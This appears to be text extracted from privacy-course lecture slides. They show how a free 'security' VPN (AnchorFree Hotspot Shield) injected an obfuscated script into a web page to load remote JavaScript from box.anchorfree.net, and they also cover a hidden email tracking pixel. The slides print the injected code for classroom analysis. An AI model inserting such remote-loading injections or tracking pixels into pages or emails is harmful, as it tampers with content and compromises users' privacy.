  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct
Answer

```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=d
ocument.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"
type='text/javascript'></scr"+"ipt>");}</script>
  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked
Answer


```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct
Answer

```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=d
ocument.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"
type='text/javascript'></scr"+"ipt>");}</script>
  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked
Answer

```
ANCHORFREE_VERSION="633161526";
var _AF2$ =
{'SN':'HSSHIELD000US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER':'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+
"" type='text/javascript'></scr"+"ipt>");}
```

```
ANCHORFREE_VERSION="633161526";
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER':'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+
"' type='text/javascript'></scr"+"ipt>");}
```

This code is downloading more javascript from box.anchorfree.net and running it on the client.

```
document.write("<scr"+"ipt  
src='http://box.anchorfree.net  
/insert/insert.php?sn="+_AF2  
$.SN+"&ch="+_AF2$.CH+"&v=  
"+ANCHORFREE_VERSION+6+  
"&b="+_AF2$.B+"&ver="+_AF  
2$.VER+"&afver="+_AF2$.AFV  
ER+""  
type='text/javascript'></scr"+"  
ipt>");
```

Think-pair-share:

Why do this attack at all?

This code is complex for a reason, what is it?

```
ANCHORFREE_VERSION="633161526";  
var _AF2$ =  
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL00055  
0','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AF  
H':'hss734','RN':Math.floor(Math.random()*999),'TOP':(parent.locat  
ion!=document.location||top.location!=document.location)?0:1,'AF  
VER':'3.42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIR  
EFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER':  
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt  
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"  
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_A  
F2$.B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"  
type='text/javascript'></scr"+"ipt">");}
```

In short:

Dangerous stuff happens on the Internet, data can be tampered with in transit.

“Free” software that offers “security” still has to make money somehow....

Your Computer




The Internet




Website Server




Threat: Data Aggregators




Normal




Adblock Plus




Normal (hours later)



Adblock Plus



Emails are similar to mini web pages, they load content the same way.




What is my email client warning me about?

Emails are similar to

mini web pages, they

```
<div><div><br></div><div>Regards,</div><div>Chris</div></div><img src=3D"http=
://t.sidekickopen65.com/e1t/o/5/f18dQhb0S7ks8dDMPbW2n0x6l2B9gXrN7sKj6v4LGzz=
VQZptn64JsbFW3Lyy-Y2z1ZNzW40Hqy21k1H6H0?si=3D6208290593964032&pi=3D2ee4=
f8a0-67ac-43f0-cbe4-30cede291a88" style=3D"display:none!important" height=
=3D"1" width=3D"1"></div>
```


Emails are similar to



